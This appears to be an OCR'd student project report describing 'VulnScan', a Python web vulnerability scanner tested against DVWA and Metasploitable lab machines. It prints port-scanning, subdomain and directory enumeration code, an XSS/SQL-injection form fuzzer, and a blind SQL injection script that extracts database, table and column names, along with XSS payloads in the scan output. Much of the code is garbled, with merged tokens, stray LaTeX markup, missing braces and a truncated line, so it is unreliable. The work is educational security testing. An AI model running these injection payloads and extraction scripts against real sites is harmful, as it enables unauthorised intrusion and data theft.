

start
Attempt to fetch URL
URL
crawl queue
attempt to fetch forms and documents
vulnerability Report
script check
No
yes
check for vulnerability in website example **javascript**
vulnerable submit in report log
writting script in forms and submit
<script>alert" XSS" </script>
end

Fig.4.5 Data-flow Diagram for XSS attack

At the client side, the user will provide the target url, username and password for the authentication. Once the system authenticates the user and grants permission it will take the URL from the crawl queue. After crawling the scanner will search for the forum and input section where we can input the script. If possible then store the result in the log fill. This log fill helps the user to understand the vulnerability and debug the code.After that it's just checking that the input box creates an error or not. This all things are stored into the file. If executed then submit it into the report or return to the crawl queue.

4.3 Use Case Diagram for Vulnerability Scanner




Fig.4.6 Use-Case Diagram for Vulnscan

Various Actors in the system includes:

- **User:**This actor can be any organization or individual user who wants to test their website. Users of the system can be unregistered. Users have been provided with a full set of functionality to Crawl, Scan and Find results i.e check vulnerabilities in the target website.
- **Server:** To access the website hosted on a web server we need to provide credentials to the server. Server will check this credentials and create a session for that user.

The use case used in the use case diagram are as below:

- Crawl pages

Overview: To crawl the target website user needs to provide credentials i.e username and the password. If the user will not get any access then the

scanner will stop scanning and terminate the tasks.
Precondition: User must be authenticated and authorize.
Main flow of event:

- Provide target URL
- Provide username
- Provide password.

Postcondition: None

- Scan web pages

Overview: After crawling the target website, the links are stored in the crawl queue. For each URL system will scan the page and check for the forms and vulnerabilities in that particular page.
Precondition: Crawling of target website.
Main flow of event:

- Get an URL from crawl queue
- Find forms in the webpage

Postcondition: If the crawling is done then only pages can be scanned.

- Find Results

Overview: After scanning each and every page, the scanner result will be stored in some log files or report files.
Precondition: Scan all the webpages of the target website.
Main flow of event:

- Check vulnerabilities in the forms
- Write vulnerability in log file/report file if detects

Postcondition: None

5 System Implementation

5.1 System Requirements

5.1.1 Hardware requirements

- Any machine having minimum of 4 GB RAM
- Intel core processor
- Windows/Linux Operating System Monitor

5.1.2 Software requirements

- Python for executing vulnerability scanner scripts
- BeautifulSoap, Requests modules for web scraping.
- Python Version 3.x

5.1.3 Communication Requirements

- Web Browser IE-9, Chrome 28, Firefox 18 or higher version.
- Local intranet and internet protocols.
- Supports all HTTPS, SMTPS and POP3 Services.

5.2 Vulnerability Scanner Implementation

Vulnerability scanning, also commonly known as 'vuln scan,' is an automated process of proactively identifying network, application, and security vulnerabilities. Vulnerability scanning is typically performed by the IT department of an organization or a third-party security service provider. This scan is also performed by attackers who try to find points of entry into your network. For the Vuln scan system we propose that the user provides the URL of the target website only if the user is authorized to that particular website. After getting the URL system will process it and attempt to fetch an index document. Users have to submit their username and password before crawling the website for authentication purposes. System will also provide an automatic password detection using brute force approach.

5.2.1 Code

Port scanner checks the number of ports open on a given website. By checking that port we can understand which attack can perform on this type of port. For example if the FTP (21) if they know access information they can access to the target machine terminal and transfer important data to their local machine. So we have implemented multithreading in port scanner which scan all the ports which are open by matching with the portsobject.

Port.py

```
"'colorama"'
import socket
import threading
import concurrent.futures
import colorama
from colorama import Fore
from urllib.parse import urlparse
print_lock = threading.Lock()
colorama.init()
portsobject =
21: 'FTP',
22: 'SSH',
23: 'Telnet',
25: 'SMTP',
43: 'Whois',
53: 'DNS',
68: 'DHCP',
80: 'HTTP',
110: 'POP3',
115: 'SFTP',
119: 'NNTP',
123: 'NTP',
139: 'NetBIOS',
143: 'IMAP',
161: 'SNMP',
220: 'IMAP3',
389: 'LDAP',
443: 'SSL',
1521: 'Oracle SQL',
2049: 'NFS',
3306: 'mySQL',
5800: 'VNC',
8080: 'HTTP',

def run_port(ip):
domain = urlparse(ip).netloc
def scan(ip,port):
scanner=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
scanner.settimeout(1)
try:
scanner.connect((ip,port))
scanner.close()
with print_lock:
print(Fore.WHITE+ f"[{port}]" +" " +
f"[portsobject[port]]" + Fore.GREEN+ " Opened")
except:
pass
with concurrent.futures.ThreadPoolExecutor(max_workers=100) as execu-
tor:
for port in range(1,1000):
executor.submit(scan,domain,port)
```

The subdirectory is mainly used to find extra content in a specific target domain. This additional information can include hidden directories or hidden files that can contain sensitive data. It can specify the target domain you want to dig into the hidden directories and files. Here we use a list of predefined keywords which append with the target url and request to the server whether this url exists or not.

Subdirectory.py

```
import requests
import socket
import threading
import concurrent.futures
from concurrent.futures import ThreadPoolExecutor, as_completed
from time import time
from os import system, name
from urllib.parse import urlparse

    def request(url):
try:
response = requests.get(url)
if response:
return url
except requests.exceptions.ConnectionError:
pass
except:
pass

    def scan_subdirectory(target_url):
wordlist_file = open("common.txt").read().strip().split(”)
start = time()
print("for subdirectory...")

    processes = []
with ThreadPoolExecutor(max_workers=100) as executor:
for word in wordlist_file:
processes.append(executor.submit(request, target_url + "/" + word))
for task in as_completed(processes):
if task.result()is None:
pass
else:
print("[+] Discovered Subdirectory –> "+task.result())
print(f’Time taken: time() - start’)
```

The Subdomain Scanner is a subdomain discovery tool. It allows you to run a scan for a top-level domain name to discover target organization subdomains configured in its hierarchy. In every organization there may be some hidden subdomains which are only known to the persons in that particular organization. Our scanner helps user to test the subdomains and give information about which subdomains known to the attackers. Here we use a list of predefined keywords which append to the target url and request to the server whether this url exist or not.

Subdomain.py

```
import requests
import socket
import threading
import concurrent.futures
from concurrent.futures import ThreadPoolExecutor, as_completed
from time import time
from os import system, name

    def clear():
if name == ’nt’:
_ = system(’cls’)
else:
_ = system(’clear’)
def request(url):
try:
response = requests.get(url,timeout=1)
if response:
return url
except requests.exceptions.ConnectionError:
pass
except requests.exceptions.InvalidURL:
pass
except requests.exceptions.Timeout:
pass
except:
pass

    def run_subdomain(target_url):
wordlist_file =
open(”subdomains_list_1.txt”).read().strip().split(′′)
start = time()
print(”Scanningforsubdomains...”)
processes = []
withThreadPoolExecutor(max_workers = 10)asexecutor :
forurlinwordlist_file :
processes.append(executor.submit(request,
url + ”.” + target_url))
```

```
    for task in as_completed(processes):
if task.result()is None:
pass
else:
print("[+] Discovered Subdomain –> "+task.result())
print(f'Time taken: time() - start')
```

In the below script we have implemented the xss scanner and sql scanner. To implement this scanner we have taken some payloads which are stored in xss_payload.txt file and sql_payload.txt file. First the scanner will crawl the complete website using target url and store all the links into the crawl queue.From each link extract_forms() function will extract all the forms in that particular web page .Then for each form it will find the input type and actions where the form will submit automatically. So by giving payload as input we will test whether the webpage is vulnerable or not.

Scanner.py

```
!/usr/bin/env python3
from operator import is_
import requests
import re
import urllib.parse as urlparse
from bs4 import BeautifulSoup

    payload_xss = open("xss_payload.txt").read().strip().split(”)
payload_sql = open("sql_payload.txt").read().strip().split(”)
total_payload=len(payload_xss)
class Scanner:
def_init_(self, url, ignore_links) :
self.session = requests.Session()
self.target_url = url
self.target_links = []
self.linkstoignore = ignore_links
defextract_links_from(self, url) :
response = self.session.get(url)
html = response.text
returnre.findall(r′(? : href = ”)(.∗?)”′, html)
```

```
defcheck(self, html) :
sql_errors = ”MySQL” : (r”SQLsyntax. ∗ MySQL”, r”Warning. ∗ mysql_. ∗ ”, r”MySQLQuery
”””checkSQLerrorisinHTMLornot”””
fordb, errorsinsql_errors.items() :
forerrorinerrors :
ifre.compile(error).search(html) :
print”” + db
returnTrue
returnFalse
defcrawl(self, url) : href_links = self.extract_links_from(url)
forlinkinhref_links :
link = urlparse.urljoin(url, link)

    if "" in link:
link = link.split("")[0]

    if self.target_urlinlinkandlinknotinself.target_linksandlinknotinself.links_to_ignore :

self.target_links.append(link)
print(link)
self.crawl(link)
defextract_froms(self, url) :
response = self.session.get(url)
parsed_html = BeautifulSoup(response.text)
returnparsed_html.findAll(”form”)

    def submit_form(self, form, value, url):
action = form.get("action")
post_url = urlparse.urljoin(url, action)
method = form.get("method")
inputs_list = form.findAll("input")
post_data =
for input in inputs_list:
input_name = input.get("name")
input_type = input.get("type")
input_value = input.get("value")
if input_type == "text":
input_value = value
```

```
post_data[input_name] = input_value
if method == "post":
return self.session.post(post_url, data=post_data)
return self.session.get(post_url, params=post_data)
def run_scanner(self):
for link in self.target_links:
forms = self.extract_froms(link)
for form in forms:
print("[+] Testing form in " + link)
for payload in payload_xss:
is_vulnerable_to_xss = self.test_xss_in_form(form, link, payload)
ifis_vulnerable_to_xss :
print("[+++]XSSdiscoveredin" + link + "inthefollowingform")
print(form.prettify())
print("Payload : " + payload)
break

    if "=" in link:
print("[+] Testing " + link)
for payload in payload_xss:
is_vulnerable_to_xss = self.test_xss_in_link(link, payload)
ifis_vulnerable_to_xss :
print("[***]DiscoveredXSSin" + link)
print("Payload : " + payload)
break
defrun_sql_scanner(self) :
forlinkinself.target_links :
forms = self.extract_froms(link)
forforminforms :
print("[+]Testingformin" + link)
forpayloadinpayload_sql :
is_vulnerable_to_sql = self.test_sql_in_form(form, link, payload)
ifis_vulnerable_to_sql :
print("[+++]SQLdiscoveredin" + link + "inthefollowingform")
print(form.prettify())

    print("Payload : "+payload)
break
```

if "=" in link:
print("[+] Testing " + link)
for payload in payload_sql:
is_vulnerable_to_sql = self.test_sql_in_link(link,payload) if is$_v ulnerable\_to\_sql :$

$print(”[***]DiscoveredSQLin” + link)$
$print(”Payload : ” + payload)$
$break$
$deftest\_sql\_in\_form(self, form, url, payload) : sql\_payload = payload$
$response = self.submit_form(form, sql\_payload, url)$
$ifself.check(response.text) :$
$returnTrue$
$deftest\_sql\_in\_link(self, url, payload) :$
$sql\_payload = payload$
$url = url.replace(” = ”, ” = ” + sql\_payload)$
$response = self.session.get(url)$
$ifself.check(response.text) :$
$returnTrue$
$deftest\_xss\_in\_link(self, url, payload) :$
$xss\_test\_script = payload$
$url = url.replace(” = ”, ” = ” + xss\_test_script)$
$response = self.session.get(url)$
$returnxss\_test\_scriptinresponse.text$

def test_xss_in_form(self, form, url,payload):
xss_test_script = payload
response = self.submit$_form(form, xss\_test\_script, url)$
$returnxss\_test\_scriptinresponse.text$

Error-based SQL injection attack is an In-band injection technique where we utilize the error output from the database to manipulate the data inside the database.The attacker uses the same communication channel for both attack and data retrieval. You can force data extraction by using a vulnerability in which the code will output a SQL error rather than the required data from the server. The error generated by the database is enough for the attacker to understand the database structure entirely.

ErrorSQLi.py

from pwn import *
import requests
import re
from itertools import cycle
import logging
url = 'http://192.168.56.1/dvwa/vulnerabilities/sqli_blind'
fixed_query = "?Submit=Submitid=1"
cookies =
'security': 'low',
'PHPSESSID': '39fj0sb2ct9009dhcsl8bp7pa8'

context.log_level = 'info'
def sql$_inject(sqli\_pt1, variable, sqli\_pt2):$
$BuildupURLandexecuteSQLi$
$next\_url = url + fixed\_query + sqli\_pt1 + variable + sqli\_pt2$
$debug("Testing" + variable + "on" + next_url + "")$
$returnrequests.get(next\_url, cookies = cookies)$
$defguess\_len(guess\_type, sqli\_pt1, sqli\_pt2):$
$foriinrange(1, 100):$
$response = sql\_inject(sqli\_pt1, str(i), sqli\_pt2)$
$error\_message = re.search(r'User.*^{\Omega}, response.text).group(0)debug(error_message)if"MISSIN$
while(found_next$_char! = 2):$

response = sql_inject(sqli_pt1 + str(i) + "," + str(i) + "))" + comparison, str(current_char), sqli_pt2)

error_message = re.search(r'User.*', response.text).group(0)
debug(error_message)

if "MISSING" not in error_message:
found_next_char = 0
if comparison == '>':
min_char = current_char
else:
max_char = current_char
current_char = int((min_char + max_char) / 2)
else:

```
comparison = next(comparison_types)
found_next_char += 1
name += chr(current_char)
info("Found char(" + str(i) + "): " + chr(current_char))
success(guess_type + name + ")
return name

    def error_func():
db_name_len = guess_len("DB Name Length: ", "'+and+length(database())+=",
"+%23") db_name = guess_name("DBName : ", "'+and+ascii(substr(database(), ", "+
%23", db_name_len, ord('a'), ord('z'))

    db_table_count = guess_len( "DB Table Count: ",
"'+and+(select+count(*)+from+information_schema.tables+where+table_schema=database())
"+%23")

    for table_noinrange(db_table_count) :
table_name_len = guess_len(
"TableNameLength : ",
"'+and+length(substr((select+table_name+from+information_schema.tables+
where+table_schema = database()+limit+1+offset+"+str(table_no)+
"), 1))+ = ",
" + %23")
table_name = guess_name(
"TableName : ",
"'+and+ascii(substr((select+table_name+from+information_schema.tables+
where+table_schema = database()+limit+1+offset+"+str(table_no)+
"), ",
" + %23",
table_name_len, ord('a'), ord('z'))
table_field_count = guess_len(
"TableFieldCount : ",
"'+and+(select+count(column_name)+from+information_schema.columns+
where + table_name =' " + table_name + "')+ = ", " + %23")

    for field_no in range(table_field_count) :
field_name_len = guess_len(
"FieldNameLength : ",
```

$"'+and+length(substr((select+column\_name+from+information\_schema.columns+$
$where+table\_name='"+$
$table_name+"'+limit+1+offset+"+str(field_no)+"),1))+=","+\%23")$
$field\_name=guess\_name($
$"FieldName:",$
$"'+and+ascii(substr((select+column_name+from+information\_schema.columns+$
$where+table_name='"+$
$table\_name+"'+limit+1+offset+"+str(field\_no)+"),",$
$"+\%23",$
$field\_name_len,ord(''),ord('z'))$

```
    db_version_name_len = guess_len("DB Version Length: ", "'+and+length(@@version)+=",
"+%23")
db_version_name = guess_name("DB Version: ", "'+and+ascii(substr(@@version,",
"+%23", db_version_name_len, ord(' '), ord('z'))
```


Vuln_Scan.py (Main File):

```
# usr/bin/env python3
from urllib import response

import requests
import scanner
import re
import subdirectory as subdir
import sys
import socket
import threading
import concurrent.futures
from concurrent.futures import ThreadPoolExecutor, as_completed
from time import time
from os import system, name
import errorsql as ErrorSQL
from operator import is_
import urllib.parse as urlparse
from bs4 import BeautifulSoup
import port as pt
import subdomaincrt as subdomain
import subdomain as subdm
```

```
    def submit_form(form, value, url):
action = form.get("action")
post_url = urlparse.urljoin(url, action)
method = form.get("method")
inputs_list = form.findAll("input")
post_data =
for input in inputs_list: input_name = input.get("name")
input_type = input.get("type")
input_value = input.get("value")
if input_type == "text":
input_value = value
post_data[input_name] = input_value
if method == "post":
return requests.post(post_url, data=post_data)
return requests.get(post_url, params=post_data)

    def reset_database(target_url):
url = target_url+"setup.php"
response = requests.get(url)
parsed_html = BeautifulSoup(response.text)
forms = parsed_html.findAll("form")
for form in forms:
abc = submit_form(form,"",url)

    print(".....Welcome to VulnScan.....")

    target_url=input("Enter URL : ")
links_to_ignore = [target_url+"logout.php"]
data_direct = "username": "admin", "password": "password", "Login":
"submit"
vuln_scanner = scanner.Scanner(target_url, links_to_ignore)
vuln_scanner.session.post(target_url+"login.php", data=data$_d irect$)

    # forms = vuln_scanner.extract_froms
("http://192.168.0.108/dvwa/vulnerabilities/xss_r/")
# # print(forms)
# reponse = vuln_scanner.test_xss_in_link
```

("http://192.168.0.108/dvwa/vulnerabilities/xss_r/?name=test")
# print(reponse)

pt.run$_p$$ort(target_url)$
$subdir.scan\_subdirectory(target\_url)$
$subdm.run\_sub(target\_url)$
$reset\_dat(target\_url)$
$vuln\_scanner.crawl(target\_url)$
$vuln\_scanner.run\_scanner()$
$reset_database(target\_url)$
$vuln\_scanner.run\_sql\_scanner()$
$reset\_database(target\_url)$
$ErrorSQL.error\_func()$
$reset\_database(target\_url)$



Name	Date modified	Type	Size
__pycache__	25-05-2022 19:30	File folder	
common - Copy.txt	22-02-2022 20:46	Text Document	36 KB
common.txt	22-02-2022 21:17	Text Document	34 KB
env_python.py	04-04-2022 14:55	PY File	2 KB
output.txt	19-05-2022 15:23	Text Document	0 KB
passwords.txt	24-05-2022 23:47	Text Document	1 KB
port.py	25-05-2022 00:37	PY File	2 KB
scanner.py	19-05-2022 23:53	PY File	7 KB
sql_payload.txt	18-05-2022 19:55	Text Document	4 KB
sqlscanner.py	18-05-2022 20:08	PY File	5 KB
subdirectory.py	25-05-2022 01:12	PY File	2 KB
subdomain.py	25-05-2022 01:12	PY File	2 KB
subdomaincrt.py	25-05-2022 01:02	PY File	2 KB
subdomains_list.txt	03-04-2022 16:05	Text Document	6,701 KB
subdomains_list_1.txt	03-04-2022 00:22	Text Document	22 KB
vuln_scan.py	25-05-2022 19:20	PY File	3 KB
xss_payload - Copy.txt	13-04-2022 20:22	Text Document	458 KB
xss_payload.txt	13-04-2022 20:47	Text Document	2 KB

6 Results and Discussion

6.1 Results

Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.The default login and password is msfadmin:msfadmin.


DVWA (Damn Vulnerable Web App)

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Security Level	Total Scan Links	SQL Injection	XSS Attack	Error Based SQL Injection
low	26	2	3	Successful
high	26	2	3	-
medium	26	2	3	-

Table 1 Analysis of Vulnscan


The user has to enter the IP/Name of the target website and the scanner will check for the open ports. Here we have use our dvwa website for testing. After scanning the port it will start crawling the complete website.



```
Enter URL : http://192.168.91.212/dvwa/
[21] [FTP] Opened
[23] [Telnet] Opened
[25] [SMTP] Opened
[22] [SSH] Opened
[53] [DNS] Opened
[80] [HTTP] Opened
[139] [NetBIOS] Opened
vuln_scan.py:44: UserWarning: No parser was explicitly specified, so I'm using the best availab
 you run this code on another system, or in a different virtual environment, it may use a diffe

The code that caused this warning is on line 44 of the file vuln_scan.py. To get rid of this wa
nstructor.

  parsed_html = BeautifulSoup(response.text)
http://192.168.91.212/dvwa/dvwa/css/main.css
http://192.168.91.212/dvwa/favicon.ico
http://192.168.91.212/dvwa/
http://192.168.91.212/dvwa/instructions.php
http://192.168.91.212/dvwa/setup.php
http://192.168.91.212/dvwa/vulnerabilities/brute/
http://192.168.91.212/dvwa/vulnerabilities/exec/
http://192.168.91.212/dvwa/vulnerabilities/csrf/
http://192.168.91.212/dvwa/vulnerabilities/fi/?page=include.php
http://192.168.91.212/dvwa/vulnerabilities/sqli/
http://192.168.91.212/dvwa/vulnerabilities/sqli_blind/
http://192.168.91.212/dvwa/vulnerabilities/upload/
http://192.168.91.212/dvwa/vulnerabilities/xss_r/
http://192.168.91.212/dvwa/vulnerabilities/xss_s/
http://192.168.91.212/dvwa/security.php
http://192.168.91.212/dvwa/phpinfo.php
http://192.168.91.212/dvwa/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
http://192.168.91.212/dvwa/about.php
http://192.168.91.212/dvwa/instructions.php?doc=PHPIDS-license
http://192.168.91.212/dvwa/instructions.php?doc=readme
http://192.168.91.212/dvwa/instructions.php?doc=changelog
http://192.168.91.212/dvwa/instructions.php?doc=copying
http://192.168.91.212/dvwa/security.php?phpids=on
http://192.168.91.212/dvwa/security.php?phpids=off
http://192.168.91.212/dvwa/security.php?test=%22><script>eval(window.name)</script>
```

Fig.6.1


Scanning for subdirectory and subdomains and also display the time taken by the scanner.



```
[+] Testing form in http://192.168.91.212/dvwa/setup.php
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/brute/


 [+++] XSS discovered in http://192.168.91.212/dvwa/vulnerabilities/brute/ in the following form
<form action="#" method="GET">
 Username:
 <br/>
 <input name="username" type="text"/>
 <br/>
 Password:
 <br/>
 <input autocomplete="off" name="password" type="password"/>
 <br/>
 <input name="Login" type="submit" value="Login"/>
</form>


 Payload : ';a=prompt,a()//
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/exec/
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/csrf/
[+] Testing http://192.168.91.212/dvwa/vulnerabilities/fi/?page=include.php
[***] Discovered XSS in http://192.168.91.212/dvwa/vulnerabilities/fi/?page=include.php

 Payload : '-prompt(8)-'
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/sqli/


 [+++] XSS discovered in http://192.168.91.212/dvwa/vulnerabilities/sqli/ in the following form
<form action="#" method="GET">
 <input name="id" type="text"/>
 <input name="Submit" type="submit" value="Submit"/>
</form>


 Payload : ';a=prompt,a()//
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/sqli_blind/
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/upload/
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/xss_r/
```


Fig.6.2

Testing for the XSS vulnerabilities in each link. It will also display the form in which vulnerability detected and the payload which is used for attack.



```
 [+++] XSS discovered in http://192.168.91.212/dvwa/vulnerabilities/xss_r/ in the following form
<form action="#" method="GET" name="XSS">
 <p>
  What's your name?
 </p>
 <input name="name" type="text"/>
 <input type="submit" value="Submit"/>
</form>


 Payload : "-prompt(8)-"
[+] Testing form in http://192.168.91.212/dvwa/vulnerabilities/xss_s/


 [+++] XSS discovered in http://192.168.91.212/dvwa/vulnerabilities/xss_s/ in the following form
<form method="post" name="guestform" onsubmit="return validate_form(this)">
 <table border="0" cellpadding="2" cellspacing="1" width="550">
  <tr>
   <td width="100">
    Name *
   </td>
   <td>
    <input maxlength="10" name="txtName" size="30" type="text"/>
   </td>
  </tr>
  <tr>
   <td width="100">
    Message *
   </td>
   <td>
    <textarea cols="50" maxlength="50" name="mtxMessage" rows="3"></textarea>
   </td>
  </tr>
  <tr>
   <td width="100">
   </td>
   <td>
    <input name="btnSign" onclick="return checkForm();" type="submit" value="Sign Guestbook"/>
   </td>
  </tr>
```


Fig.6.3



```
 Payload : "-prompt(8)-"
[+] Testing form in http://192.168.91.212/dvwa/security.php
[+] Testing http://192.168.91.212/dvwa/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=PHPIDS-license
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=readme
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=changelog
[+] Testing http://192.168.91.212/dvwa/instructions.php?doc=copying
[+] Testing form in http://192.168.91.212/dvwa/security.php?phpids=on
[+] Testing http://192.168.91.212/dvwa/security.php?phpids=on
[+] Testing form in http://192.168.91.212/dvwa/security.php?phpids=off
[+] Testing http://192.168.91.212/dvwa/security.php?phpids=off
[+] Testing form in http://192.168.91.212/dvwa/security.php?test=%22><script>eval(window.name)</script>
[+] Testing http://192.168.91.212/dvwa/security.php?test=%22><script>eval(window.name)</script>
